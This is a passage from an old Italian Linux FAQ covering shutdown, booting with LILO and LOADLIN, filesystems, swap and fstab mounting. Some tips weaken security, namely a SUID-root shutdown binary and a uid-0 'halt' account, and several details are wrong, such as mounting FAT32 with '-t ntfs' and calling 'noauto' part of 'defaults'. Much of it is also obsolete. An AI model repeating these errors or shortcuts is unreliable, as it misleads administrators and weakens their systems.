ma questa operazione di annullamento avrebbe successo esclusivamente qualora il comando '**`shutdown`**' fosse stato impartito mediante l'indicazione esatta del tempo di esecuzione dello stesso:

---

[5] in questo caso *linux* è il nome dell'etichetta da inserire per invocare l'immagine del kernel e che è presente nel file '`/etc/lilo.conf`'

[6] *-c*: *cancel shutdown*

shutdown -r *ore*:*minuti* **&**[*Invio*]

Nel caso in cui invece il comando venisse assegnato così:

shutdown -r now[*Invio*]

le console virtuali e i terminali grafici verrebbero repentinamente disattivati impedendo qualsiasi tipo di operazione.

388.2.4) Esiste un modo per rendere più repentino l'arresto del sistema?

Utilizzare '**shutdown**' con l'opzione *-n*, comporta un riavvio e un arresto del sistema velocissimi. In ogni caso se ne sconsiglia *decisamente* l'uso come indicato anche nella pagina di manuale:

man *shutdown*

```
-n     [DEPRECATED] Don't call init(8) to do
       the  shutdown but  do it ourself.  The use of this
       option is dis-couraged, and its results are not
       always what you'd expect.

-n     [SCONSIGLIATO] Non impartite init(8) per lo
       shutdown ma fatelo voi.  L'utilizzo di questa opzione
       è sconsigliato, e i risultati ottenuti
       non sono quelli che ci si aspetterebbero.
```

388.2.5) Come si concede a tutti gli utenti la possibilità di arrestare il sistema?

Occorre attivare il bit SUID abbinando la proprietà all'utente '**root**' (SUID-root), per l'eseguibile '**shutdown**':

chmod 4755 /sbin/shutdown [*Invio*]

In questo modo '**shutdown**' verrà sempre eseguito come se fosse l'utente '**root**' a lanciarlo.

Un altro modo per ottenere lo stesso obiettivo è quello di creare un utente speciale '**halt**'. Ecco una porzione del file '`/etc/passwd`' che indica quali dovrebbero essere le impostazioni di questo ipotetico utente:

```
[...]
halt:x:0:0:,,,:/home/halt:/sbin/halt
[...]
```

In questa maniera l'arresto del sistema è consentito solo a coloro che hanno la password di quell'utente.

388.2.6) Come si concede a tutti gli utenti la possibilità di riavviare il sistema?

Tale operazione può essere effettuata in diversi modi; in questo caso verrà spiegato come farlo mediante il comando '**sudo**'.

Innanzitutto occorre modificare il file '`/etc/sudoers`' mediante '**visudo**':

visudo[*Invio*][7]

e aggiungere una riga tipo questa:

[7] '**visudo**' è il '**vi**' per '**sudo**'

```
tizio   sempronio=/sbin/shutdown -[hr] now
```

In questo caso '**tizio**' è l'utente e '**sempronio**' il nome della macchina; '**-[h|r]**' indica che l'utente avrà la possibilità di arrestare e di riavviare il sistema.

Una volta apportate le modifiche, per arrestare il sistema o per riavviarlo, l'utente '**tizio**' dovrà impartire:

$ **sudo** *shutdown -h now* [*Invio*]

oppure:

$ **sudo** *shutdown -r now* [*Invio*]

A questo punto egli dovrà inserire la password per proseguire con l'arresto o il riavvio del sistema.

388.2.7) Come si può impedire agli utenti del sistema di impartire il riavvio mediante la combinazione di tasti [*Ctrl+Alt+Canc*]?

Occorre commentare la riga contenente '**ctrlaltcanc**' nel file '/etc/inittab'.

388.2.8) Come funziona 'install-mbr' in una distribuzione GNU/Linux Debian?

In Debian GNU/Linux, '**install-mbr**' aggiunge al MBR (*Master Boot Record*) un piccolo ma potente codice per scegliere la partizione di avvio. In realtà questo evita anche di utilizzare il MBR Dos che non è libero.

'**install-mbr**' si installa con il seguente comando:

cd /usr/sbin[*Invio*]

./install-mbr /dev/hda[*Invio*][8]

Una volta installato, dal riavvio successivo del sistema, se non si preme alcun tasto, l'MBR modificato, invocherà il primo settore della prima partizione del primo disco fisso. Se invece si premerà qualche tasto, '**install-mbr**' visualizzerà il suo prompt. Quest'ultimo è costituito da lettere e numeri.

Ecco un esempio di prompt:

```
14FA:
```

- [*1*]

  permette l'avvio della prima partizione;

- [*4*]

  permette l'avvio della quarta partizione;

- [*F*]

  permette l'avvio da dischetto;

[8] install-mbr si installa al posto del MBR del primo disco fisso della catena IDE-EIDE. Indicando '/dev/sda', si installerà nel primo disco SCSI.

- [*A*]

  opzioni avanzate.

Ulteriori informazioni possono essere rilevate nel file ‘/usr/doc/mbr/README’ di una distribuzione Debian GNU/Linux.

388.2.9) Come è possibile avviare un sistema GNU/Linux da un sistema Dos/MS-Windows?

Occorre utilizzare il comando ‘**LOADLIN.EXE**’. Prima di invocarlo però, occorre apportare qualche modifica al sistema Dos o MS-Windows. Bisogna infatti copiare ‘**LOADLIN.EXE**’ e le immagini del kernel all’interno di una directory dell’unità da cui si intende avviare il sistema GNU/Linux.

Per invocare ‘**LOADLIN.EXE**’, supponendo di avere posto lo stesso comando e le immagini del kernel nella directory ‘C:\LINUX\’, abbiamo a disposizione diverse metodiche:

1. si può inserire la riga:

   ```
   INSTALL=C:\LINUX\LOADLIN.EXE
   ```

   nel file ‘C:\CONFIG.SYS’;

2. si può inserire il comando ‘**LOADLIN.EXE**’ nel file ‘C:\AUTOEXEC.BAT’;

3. infine si può ricorrere a script (*batch*).

Esempi di script:

```
rem C:\LINUX\LINUX2.BAT
rem l’immagine è quella del kernel 2.2.2 e
rem la partizione è la seconda di un disco SCSI
@pause
@echo Premere Ctrl-C per interrompere
C:\LINUX\LOADLIN C:\LINUX\bzImage.222 root=/dev/sda2 ro

rem C:\LINUX\LINUX_R.BAT
rem l’immagine è quella del kernel 2.0.36 della Red Hat
rem la partizione è la seconda di un disco IDE/EIDE master
@pause
@echo Premere Ctrl-C per interrompere
C:\LINUX\LOADLIN C:\LINUX\vmlinuz2.036 root=/dev/hda2 ro

rem C:\LINUX\SINGLE.BAT
rem l’immagine è quella del kernel 2.0.36 della Red Hat
rem la partizione è la seconda di un disco IDE/EIDE slave
@pause
@echo Premere Ctrl-C per interrompere
C:\LINUX\LOADLIN C:\LINUX\vmlinuz2.036 single root=/dev/hdb2 ro
```

Notiamo in quest’ultimo esempio l’opzione *single* che permette di avviare il sistema in modalità utente singolo.

388.2.10) Come si avvia GNU/Linux dal Boot Manager di MS-Windows NT?

Occorre innanzitutto installare LILO sulla partizione Linux. Va poi generato il file '`bootsect.lin`' contenente l'immagine del settore di avvio della partizione Linux:

`#` **`dd if=/dev/hd`*x* `of= /tmp/bootsect.lin bs=512 count=1`**[*Invio*][9]

'`bootsect.lin`' va poi copiato nella partizione di avvio di MS-Windows NT e va modificato il file '`boot.ini`' di MS-Windows NT come segue:

```
[boot loader]
timeout=5
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows NT Server Version 4.00"
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows NT Server Version 4.00 [VGA mode]" /basevideo /s
C:\="MS-DOS"
c:\bootsect.lin="Linux"
```

Occorre infine ricordare che ogni modifica di LILO, comporta il fatto che si deve ricreare il file immagine e che si deve copiarlo nuovamente nella partizione di MS-Windows NT.

388.2.11) Ho impostato involontariamente il livello di esecuzione (*runlevel*) a zero e il sistema inizia la procedura di arresto non appena ha terminato l'avvio. Che posso fare?

Al prompt di LILO occorre dare il comando:

`LILO boot:` **`linux init=/bin/bash`** [*Invio*]

Si intende che '**`linux`**' deve essere sostituito con l'etichetta di LILO deputata al caricamento di GNU/Linux

Una volta ottenuto l'accesso al sistema si deve montare a mano in modalità lettura-scrittura il file system radice (root):

`bash-2.03$` **`mount -n -o remount,rw /`**[*Invio*]

Questo permette di apportare le modifiche necessarie per tornare al livello di esecuzione preferito.

Un'altra soluzione consiste nell'impartire '**`linux 1`**' sempre al prompt di LILO e cambiare poi repentinamente livello di esecuzione.

388.2.12) Come è possibile fare spegnere la macchina alla fine del processo di arresto?

Se la macchina in questione ha la capacità di gestire autonomamente l'alimentazione (*APM*), è necessario ricompilare il kernel includendo il supporto per l'APM selezionando l'opzione '**`power off on shutdown`**'. Dopo questa modifica la macchina dovrebbe spegnersi dopo le procedure d'arresto (shutdown). Se così non fosse, occorre verificare che nel file '`/etc/init.d/halt`' (o in '`/etc/rc.d/init.d/halt`') sia presente l'opzione *-p* del comando '**`halt`**'.

Ecco un esempio del file '`halt`':

```
#! /bin/sh
#
# halt          Execute the halt command.
```

[9] *x* è la lettera della partizione Linux

```
#
# Version:      @(#)halt  2.75  19-May-1998  miquels@cistron.nl
#

PATH=/sbin:/bin:/usr/sbin:/usr/bin

# See if we need to cut the power.
if [ -x /etc/init.d/ups-monitor ]
then
        /etc/init.d/ups-monitor poweroff
fi

halt -d -f -i -p
```

388.2.13) Come è possibile far spegnere la macchina se si dispone di una scheda madre '`Soyo 5-EM`' o '`Soyo 5 ema`'?

Occorre collegarsi al sito della Soyo (<*http://www.soyo.com*>) spostandosi nella sezione '**`software`**'. Qui troviamo una directory chiamata '`patch/`' contenente due file di differenze (*patch*) per le due schede in oggetto. È necessario ora applicare i file di differenze al kernel che dovrà essere ricompilato includendo il supporto per l'APM selezionando l'opzione '**`power off on shutdown`**'. [10].

388.2.14) È possibile avviare la procedura di arresto del sistema con una combinazione di tasti?

Nel file '`/etc/inittab`' troviamo la seguente sezione:

```
# Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

Se sostituiamo *-r* con *-h*, alla pressione contemporanea di [*Ctrl+Alt+Canc*] il sistema comincerà la procedura di arresto.

388.2.15) Perché in alcune distribuzioni tutti gli utenti hanno la facoltà di impartire il comando '`halt`'?

Per evitare che gli utenti possano impartire i comandi '**`halt`**' e '**`shutdown`**', è sufficiente creare il file '`/etc/halt.users`' e aggiungere due righe ai file '`/etc/pam.d/halt`' e '`/etc/pam.d/shutdown`' in modo che risultino così:

```
#%PAM-1.0
auth       sufficient   /lib/security/pam_rootok.so
auth       requisite    /lib/security/pam_listfile.so \
           onerr=3Dfail sense=allow item=user file=/etc/halt.users
auth       required     /lib/security/pam_console.so
auth       required     /lib/security/pam_pwdb.so
account    required     /lib/security/pam_permit.so
```

In questa maniera solo gli utenti menzionati in '`/etc/halt.users`' possono utilizzare '**`halt`**' e '**`shutdown`**'. Ovviamente il controllo della password per l'utente rimane, per essere sicuri che sia proprio l'utente che sta digitando colui che ha impartito il comando.

[10] La documentazione allegata ai file di differenze (*patch*) indica la versione minima del kernel che occorre utilizzare per poterli applicare

388.2.16) Come è possibile visualizzare messaggi o loghi all'avvio di GNU/Linux?

Le metodiche da utilizzare per ottenere questo risultato variano al variare del momento in cui si vuole che il messaggio o il logo venga visualizzato.

Se ad esempio vogliamo fare visualizzare al sistema un messaggio al prompt di LILO, occorre mettere nel file '`/etc/lilo.conf`' la riga:

```
message= <var>/percorso/nomefile</var>
```

Per rendere effettive le modifiche occorrerà dare il comando:

`lilo`[*Invio*]

Per ottenere questo messaggio colorato, è necessario installare Lilo-Colors che altro non è che un file di differenze per LILO. Si tenga presente che esiste un altro programma chiamato BootLogo che è un generatore di messaggi sia per la versione monocromatica che per la versione colorata di LILO.

Per avere un logo ANSI o ASCII al login di GNU/Linux possiamo utilizzare Linux Logo. Simile è Welcome2L.

Figura 388.1. Linux Logo.

Figura 388.2. Linux Logo in visualizzazione banner.

Figura 388.3. Welcome2L.

Inoltre, se ricompilando il kernel si include il supporto per '**`fbcon`**', si avrà la possibilità di fare apparire durante l'avvio del sistema un pinguino in modalità grafica.

388.2.17) `KERNEL PANIC: VFS: Unable to mount root fs on 03:03`

Questo tipo di errore si presenta quando il sistema non riesce a montare la radice del file system. Probabilmente c'è stato un cambiamento di disposizione dei dischi fissi (aggiunta, rimozione o inversione).

Per risolvere il problema, occorre far ripartire il sistema mediante un disco di avvio. Al prompt di LILO si deve indicare quale è la radice del file system:

`LILO boot:` **`linux 1 root=/dev/hd`***x*[*Invio*][11]

Una volta ottenuto l'accesso al sistema occorre modificare il file '`/etc/fstab`' indicando il dispositivo corretto della partizione che costituisce la partizione principale. La stessa modifica va effettuata anche nel file '`/etc/lilo.conf`' e per rendere effettive le modifiche va rilanciato '**`lilo`**':

`#` **`/sbin/lilo`**[*Invio*]

388.2.18) Perché dopo la ricompilazione del kernel viene visualizzato un messaggio di *kernel panic*?

Quando si ricompila il kernel, è possibile gestirne alcune parti in forma di modulo. Ciò che non deve *assolutamente* essere caricato sotto forma di modulo è ciò che è necessario in fase di avvio. Infatti, se il modulo per i dischi IDE/EIDE viene caricato sotto forma di modulo, il sistema non sarà in grado di avviarsi e produrrà un messaggio di '**`kernel panic`**'; questo potrebbe spiegare il problema.

[11] *x* va sostituito con il dispositivo che identifica la partizione contenente la radice del file system. Bisogna ricordare però che si dovrà indicare il dispositivo corrente della partizione e non quello che sussisteva prima dell'errore.

388.2.19)
`swapon: warning: /dev/hda1 has insecure permissions 0660, 0600 suggested`

Con questo messaggio il sistema ci avverte di una condizione di scarsa sicurezza relativa ai permessi di una partizione; in questo caso si tratta della prima partizione dell'unità IDE/EIDE master primaria che possiede inutilmente i permessi di lettura e scrittura per il gruppo del proprietario.

Mediante il comando:

`# `**`chmod 0600 /dev/hda1`**[*Invio*]

si ristabiliscono i permessi corretti.

388.2.20)
`Parallelizing fsck version x.yy /dev/hdxy: UNEXPECTED INCONSISTENCY; RUN fsck MANUALLY`

Questo tipo di messaggio appare prevalentemente quando il sistema non è stato arrestato in maniera corretta. Per risolvere il problema occorre dare il seguente comando:

`# `**`e2fsck /dev/hdxy`**[*Invio*]

Occorre rispondere affermativamente alle eventuali richieste di clonazione di inode.

388.3 Tipi di file system e partizioni

388.3.1) Come si fa a indicare che alcune directory del file system sono distribuite su dispositivi differenti?

Per fare questa operazione occorre aggiungere nel file '`/etc/fstab`' una riga per ogni dispositivo o file system remoto che si voglia montare.

Ogni riga di '`/etc/fstab`' è composta da 6 campi:

1. dispositivo o file system remoto;
2. directory di innesto (*mount point*) del file system;
3. tipo del file system:
   - ext2;
   - vfat;
   - nfs;
   - swap;
   - iso9660;
   - ecc.
4. opzioni di montaggio('**`user`**', '**`auto`**', '**`noauto`**', ecc.)
5. campo usato da '**`dump`**'

6. campo usato da '**`fsck`**'

Se si vuole ad esempio che venga innestata al file system principale la directory '`/var/`' che risiede sulla terza partizione del secondo disco fisso, bisogna aggiungere la seguente riga al file '`/etc/fstab`':

```
/dev/hdb3       /var    ext2    defaults        1 2
```

388.3.2) Come si visualizza la struttura del file system?

Per vedere quali partizioni sono innestate al file system principale, è sufficiente impartire il comando '**`df`**':

`#` **`df`**[*Invio*]

Figura 388.4. La visualizzazione della struttura del file system.

```
[root@localhost]:[Tue Feb 13]:[21:18:48]:[/home/bigpaul]:
--> df
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda2              5043932   2877068   1910628  60% /
/dev/hdb7              3230511   2913278    150159  95% /mnt/debian2.1
/dev/hda1              6132824   3212828   2919996  52% /mnt/win95
[root@localhost]:[Tue Feb 13]:[21:18:49]:[/home/bigpaul]:
-->
```

Per visualizzare invece il partizionamento di un'unità, si darà il comando:

`#` **`fdisk -l`** *dispositivo*[*Invio*][12]

388.3.3) Come si crea un file system Ext2 nella terza partizione del secondo disco fisso IDE/EIDE?

Assumendo che il partizionamento sia un'operazione già effettuata, il comando sarà:

`#` **`mke2fs /dev/hdb3`**[*Invio*]

Per controllare i blocchi difettosi ed eventualmente fissarli, si utilizza l'opzione '**`-c`**' di '**`mke2fs`**':

`#` **`mke2fs -c /dev/hdb3`**[*Invio*]

388.3.4) Come si verifica se ci sono settori danneggiati su partizioni con file system Ext2?

Occorre impartire il comando:

`#` **`fsck.ext2 -c /dev/`***partizione*[*Invio*][13]

Oppure:

`#` **`e2fsck -c`** *partizione*[*Invio*]

---

[12] dove *dispositivo* è l'unità da analizzare.

[13] *partizione* è il nome del dispositivo corrispondente alla partizione da controllare. L'opzione *-c* consente di verificare la presenza di settori danneggiati.

388.3.5) Come si possono ridimensionare le partizioni con file system Ext2?

Per tale scopo esistono due strumenti molto validi:

1. GNU parted; [14]
2. ext2resize; [15]

388.3.6) Come si può creare da GNU/Linux un file system Dos-FAT?

Il comando '**`mkdosfs`**' o il comando '**`mkfs.msdos`**' sono preposti a questo scopo. Ecco un esempio che mostra come creare un file system Dos-FAT nella terza partizione del secondo disco SCSI ('`/dev/sdb3`') dopo avere verificato la presenza di settori difettosi (*-n*):

`#` **`mkdosfs -c /dev/sdb3`**[*Invio*]

388.3.7) Come si verifica la presenza di settori danneggiati in una partizione contenente un file system Dos-FAT?

Con il comando '**`fsck.msdos`**':

`#` **`fsck.msdos -r /dev/hda1`**[*Invio*]

In questo caso sarà la prima partizione del primo disco fisso IDE/EIDE ad essere controllata e nel caso venisse trovata qualche irregolarità, verrebbe chiesto all'utente come comportarsi.

388.4 Swap

388.4.1) Se si avesse bisogno di ulteriore spazio '`swap`', come si aggiunge?

Si può creare una partizione Linux-swap oppure un file-swap.

La partizione da rendere partizione Linux-swap si crea come tutte le altre partizioni; il file invece deve essere creato nel seguente modo:

`#` **`dd if=/dev/zero of=/file_swap bs=1024 count=1024`**[*Invio*][16]

Per rendere '**`swap`**' la partizione '`/dev/hda2`', si darà il comando:

`#` **`mkswap -c /dev/hda2`**[*Invio*][17]

Per rendere invece '**`swap`**' il file '`file_swap`', si darà il comando:

`#` **`mkswap /file_swap 1024`**[*Invio*]

Sono stati quindi predisposti due spazi '**`swap`**' che però non sono ancora utilizzati. Per farlo, occorre impartire il comando '**`swapon`**':

---

[14] **GNU parted** GPL

[15] **ext2resize** GPL

[16] Si deve creare uno spazio di dimensioni multiple di 4; in questo caso si sta creando un file di circa 1 Mibyte.

[17] L'opzione *-c* sta ad indicare che verrà effettuato un controllo per i settori difettosi. Questa opzione non deve essere utilizzata nella creazione di uno spazio '**`swap`**' su un file.

swapon /dev/hda1[*Invio*]

Oppure, nel caso del file:

swapon file_swap[*Invio*]

Se non si vuole lanciare ogni volta questo comando, basta inserire nel file '/etc/fstab' le indicazioni del nuovo spazio di '**swap**' ed esso verrà attivato ad ogni avvio del sistema. Ecco una porzione d'esempio del file '/etc/fstab'.

```
[...]
/file_swap         none          swap      sw   0 0
[...]
```

388.5 Montare i dischi

388.5.1) Operazioni con un dischetto Dos (file system vfat)

Come si crea in Linux un dischetto capace di ospitare file generati con un sistema operativo Dos?

Occorre innanzitutto preparare il dischetto mediante la formattazione:

fdformat /dev/fd0[*Invio*]

Il dischetto appena formattato non ha ancora una struttura; bisogna infatti crearci un file system adatto. Nel nostro caso si può utilizzare l'opzione '**vfat**' o '**msdos**'.

mkfs -t msdos /dev/fd0[*Invio*]

Ora che il dischetto possiede un file system, per operarvi, occorre innestarlo al file system principale in uno dei suoi punti di montaggio. Se il punto di montaggio risulta essere '/mnt/floppy', il comando per la procedura di innesto sarà:

mount /dev/fd0 /mnt/floppy[*Invio*]

Si procede quindi con l'operazione di copia:

cp file.txt /mnt/floppy[*Invio*]

Infine si distacca il file system del dischetto da quello principale:

umount /mnt/floppy[*Invio*]

388.5.2) Non riesco a montare dischetti con file system Ext2; se uso dischetti con file system Dos invece non ho problemi, perché?

Questo generalmente si verifica quando si cerca di innestare (montare) il file system di un dispositivo mediante il comando '**mount**' specificando solamente il nome del dispositivo contenente il file system da innestare o solamente il punto di montaggio. In tale maniera vengono richiamate le impostazioni riposte nel file '/etc/fstab'.

Nel file suddetto, nella riga riguardante '/dev/fd0', in corrispondenza del campo in cui viene indicato il file system del dispositivo, sarà presente la voce '**msdos**' o '**vfat**'.

Occorre sostituirla con la voce '**`ext2`**' o qualora si desideri continuare a mantenere tale impostazione in '`/etc/fstab`' occorre procedere al montaggio del file system del dischetto manualmente, indicando tutte le opzioni necessarie:

\# **`mount -t ext2 /dev/fd0 /mnt/floppy`**[*Invio*][18]

Un'altra soluzione consiste nell'inserire un'altra riga nel file '`/etc/fstab`' contenente le indicazioni di montaggio dello stesso dispositivo contenente però un file system diverso (in questo caso '**`ext2`**') da innestare su un altro punto di montaggio.

388.5.3) Come si può montare una partizione con file system NTFS (MS-Windows NT)?

Occorre ricompilare il kernel includendo l'opzione *NTFS filesystem support (read only)* per accedere alla partizione di MS-Windows NT.

Il seguente comando permette di montare la partizione:

\# **`mount -t NTFS /dev/hd`***x* **`/`***y*[*Invio*][19]

388.5.4) Come si monta una partizione contenente MS-Windows 2000?

Il file system di MS-Windows 2000 può essere di due tipi:

- NTFS;
- FAT32.

Nel primo caso, l'immagine del kernel che si utilizza deve contenere il supporto per il file system NTFS (questo supporto può essere compilato all'interno dell'immagine oppure può essere caricato mediante il modulo apposito). Una volta abilitato questo supporto, il comando per effettuare il montaggio è:

\# **`mount -t ntfs /dev/`***x* **`/`***y*[*Invio*][20]

Nel secondo invece, se la partizione di MS-Windows 2000 presenta un file system FAT32, allora il comando sarà il seguente:

\# **`mount -t ntfs /dev/`***x* **`/`***y*[*Invio*][21]

388.5.5) Come si fa a dare agli utenti il permesso di montare il lettore dischetti e il lettore CD-ROM?

Occorre modificare il file '`/etc/fstab`' inserendo nel terzultimo campo dei dispositivi '`/dev/fd0`' e '`/dev/cdrom`' quanto segue:

```
users,noauto
```

[18] '`/mnt/floppy`' è in questo caso il punto di montaggio desiderato.

[19] dove *x* rappresenta la partizione contenente il file system NTFS e *y* il punto di montaggio (es. '`/mnt/nt`').

[20] *x* rappresenta la partizione contenente il file system NTFS di MS-Windows 2000 e *y* il punto di montaggio (es. '`/mnt/win2k`').

[21] Valgono le indicazioni del comando precedente.

Ecco un estratto di un '`/etc/fstab`' che contiene tale configurazione:

`#` **`cat /etc/fstab`** [*Invio*]

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>                      <dump> <pass>
/dev/hda2       /               ext2    defaults,errors=remount-ro  0       1
/dev/hda3       none            swap    sw                          0       0
proc            /proc           proc    defaults                    0       0
/dev/fd0        /floppy         auto    users,noauto                0       0
/dev/cdrom      /cdrom          iso9660 users,noauto                0       0
/dev/hdb7       /mnt/debian2.1  ext2    defaults,user,auto          0       0
/dev/hda1       /mnt/win95      vfat    defaults,user,auto          0       0
```

388.5.6) Ma cosa cambia se si mette '`user`' o '`users`' nei campi di '`/etc/fstab`'?

La risposta la troviamo nelle pagine di manuale di '**`mount`**' (*mount(8)*):

```
[...]
For more  details,  see  fstab(5).   Only  the  user  that
mounted  a  filesystem  can unmount it again.  If any user
should be able to unmount, then use users instead of  user
in the fstab line.
[...]


[...]
Per  ulteriori dettagli,  controllate  fstab(5).   Solamente
l'utente che  ha montato un  file system può  smontarlo.  Se
tutti gli utenti dovessero avere la possibilità di smontarlo,
allora utilizzate  users al posto di user nella riga del file
fstab.
[...]
```

388.5.7) Come si concedono tutti i permessi di una partizione ad ogni utente del sistema?

Occorre indicare nel file '`/etc/fstab`' le opzioni '**`user`**', '**`quiet`**' ed '**`umask`**':

```
/dev/hda1   /mnt/msdos      vfat    quiet,umask=000 0   0
```

da *mount(8)*:

```
user   Permette ad un utente normale di montare  il
       file system. Questa opzione implica anche le
       opzioni noexec, nosuid, e nodev (finché  ciò
       non  sia  cambiato  dal superuser usando, ad
       esempio,  la  seguente  riga   di   opzioni:
       user,exec,dev,suid).

quiet  Abilita il flag quiet.  Tentativi di chown o  chmod
       su  file  non restituiscono errori, sebbene fallis-
       cano. Usare con cautela!

umask=valore
       Imposta  l'umask  (la  bitmask dei permessi che non
       sono presenti). Il default è l'umask  del  processo
       corrente. Il valore va dato in ottale.
```

388.5.8) `No final new line in /etc/fstab`

Questo messaggio viene visualizzato quando manca un <*CR*> alla fine dell'ultima riga del file '`/etc/fstab`'. Occorre aprire il file per la modifica, posizionarsi alla fine dell'ultima riga, premere [*Invio*] e salvare.

388.5.9) Come si fa a montare automaticamente i dischi all'avvio?

Il file '`/etc/fstab`' è un file di configurazione composto da righe. Ogni riga, oltre ad indicare quale dispositivo deve essere montato, dove deve essere agganciato al file system principale, di che tipo è ('**`vfat`**', '**`ext2`**', '**`iso9660`**', '**`ntfs`**', ecc.), presenta altre opzioni. Tra queste abbiamo l'opzione '**`auto`**'. Le righe che presentano tale opzione consentono al dispositivo in questione di venire montato automaticamente all'avvio del sistema, senza bisogno di alcun tipo di comando. Le partizioni che non devono essere montate automaticamente, presentano invece l'opzione '**`noauto`**' (il CD-ROM ad esempio) che è una delle opzioni comprese in '**`default`**'.

Inoltre, se un dispositivo è elencato in '`/etc/fstab`' ma non presenta l'opzione '**`auto`**', sarà sufficiente impartire il comando:

`#` **`mount`** *dispositivo*[*Invio*]

oppure:

`#` **`mount /`***punto_di_montaggio* [*Invio*]

per montare il dispositivo in questione, e sarà l'eseguibile '**`mount`**' a rilevare le opzioni necessarie dal file '`/etc/fstab`'.

388.5.10) Come è possibile montare le partizioni Dos/MS-Windows 9x (file system vfat)?

Per montare le partizioni Dos/MS-Windows 9x occorre disporre di un'immagine del kernel che contenga il supporto per file system vfat.

Una volta ricompilato il kernel, o se si disponesse già di un'immagine con tale supporto, per montare le partizioni Dos/MS-Windows occorrerà indicare '**`vfat`**' come tipo di file system:

`#` **`mount -t vfat /`***dispositivo* **`/`** *punto_di_montaggio* [*Invio*]

388.5.11) Effettuando il login da un'altra console, si ottengono a volte numerosi messaggi relativi a dispositivi già montati. Come si possono eliminare?

Si può evitare questo fenomeno indirizzando lo standard error su '`/dev/null`'. Il comando per montare i dispositivi in questione, risulterà così:

`#` **`mount /`***dispositivo* **`/`***punto_di_montaggio* **`2>/dev/null`**[*Invio*]

'**`2>`**' è appunto il comando di reindirizzamento dello standard error.

Generalmente questo accade solo se il dispositivo o i dispositivi in questione, vengono montati a mano. Montare i dischi di frequente utilizzo mediante il file '`/etc/fstab`' risulta essere la modalità più corretta.

388.5.12) Come è possibile accedere a partizioni GNU/Linux (file system Ext2) da MS-Windows?

Si possono usare ext2 tools [22] FSDEXT2 [23] Explore2fs [24] .

I pacchetti possono essere prelevati rispettivamente presso <*ftp://ftp.pg.gda.pl/pub/linux/util/fsdext2.zip*> e <*http://uranus.it.swin.edu.au/~jn/linux/explore2fs.htm*>.

Il primo è molto sicuro e si utilizza da riga di comando, il secondo permette di montare partizioni Ext2 come se fossero dischi Dos, solo che è molto pericoloso perché molte volte blocca i canali dell'interfaccia IDE/EIDE.

388.6 LILO

388.6.1) Installazione e configurazione di LILO

Il file di configurazione di LILO [25] è '`/etc/lilo.conf`'. Segue un esempio di '`/etc/lilo.conf`' di un sistema che presenta due dischi fissi, il primo contenente MS-Windows ed il secondo contenente GNU/Linux. LILO verrà installato sul primo disco e farà partire in maniera predefinita MS-Windows dal momento che è il primo dei due sistemi operativi indicati.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
other=/dev/hda1
\011label=dos
\011table=/dev/hda
image=/boot/vmlinuz-2.2.5-15
\011label=linux
\011root=/dev/hdb1
\011read-only
```

Al prompt di LILO si avranno a disposizione 5 secondi (*timeout* = 50) per scegliere il sistema da avviare. Per avviare GNU/Linux occorrerà inserire '**`linux`**' come dichiarato nella variabile *label* del secondo sistema operativo.

Si deve ricordare che *non* basta modificare il file '`/etc/lilo.conf`' per rendere effettive le modifiche. Occorrerà invece lanciare l'eseguibile '**`lilo`**':

`lilo -v`[*Invio*][26]

388.6.2) Come posso avviare Linux con un dischetto di avvio, in maniera veloce?

I dischetti di avvio generalmente contengono, oltre al gestore degli avvii (*boot loader*), anche l'immagine del kernel per cui l'operazione di caricamento del sistema risulta molto lenta. Si può in ogni caso accelerare tale procedura mantenendo solo il gestore degli avvii (*boot loader*) su dischetto, ad esempio LILO, e utilizzando un'immagine del kernel presente sul file system principale.

Per fare questo occorre modificare il file '`/etc/lilo.conf`' che dovrà risultare simile a questo:

[22] **ext2 tools** GPL
[23] **FSDEXT2** GPL
[24] **Explore2fs** GPL
[25] **LILO** licenza speciale senza vincoli particolari
[26] '**`-v`**' mostra alcuni messaggi sullo stato del processo.

```
boot=/dev/fd0     (l’avvio avverrà da dischetto)
vga=3
compact
read-only
prompt
timeout=0         (l’avvio avverrà immediatamente
                   dopo l’accesso al dischetto)

image = /vmlinuz  (indica il percorso dell’ immagine del kernel)

root = /dev/hdb2  (indica la partizione che sarà il file
                  system principale in questo caso è la
                  seconda partizione del secondo disco della
                  prima catena IDE/EIDE)

label = linux
```

Occorre a questo punto inserire un dischetto formattato nel lettore dei dischetti, e lanciare:

lilo -v[*Invio*]

Al termine si riavvia il sistema assicurandosi di avere riabilitato nel BIOS l’avvio da dischetto. Può capitare, anche se è molto raro, che il kernel non si avvii. In tal caso, dopo avere verificato l’esattezza dei dati inseriti in ‘`/etc/lilo.conf`’, si può provare a eliminare la riga ‘**`compact`**’ perché su alcuni sistemi può non funzionare. Questo comporta solamente un leggerissimo rallentamento della fase di avvio.

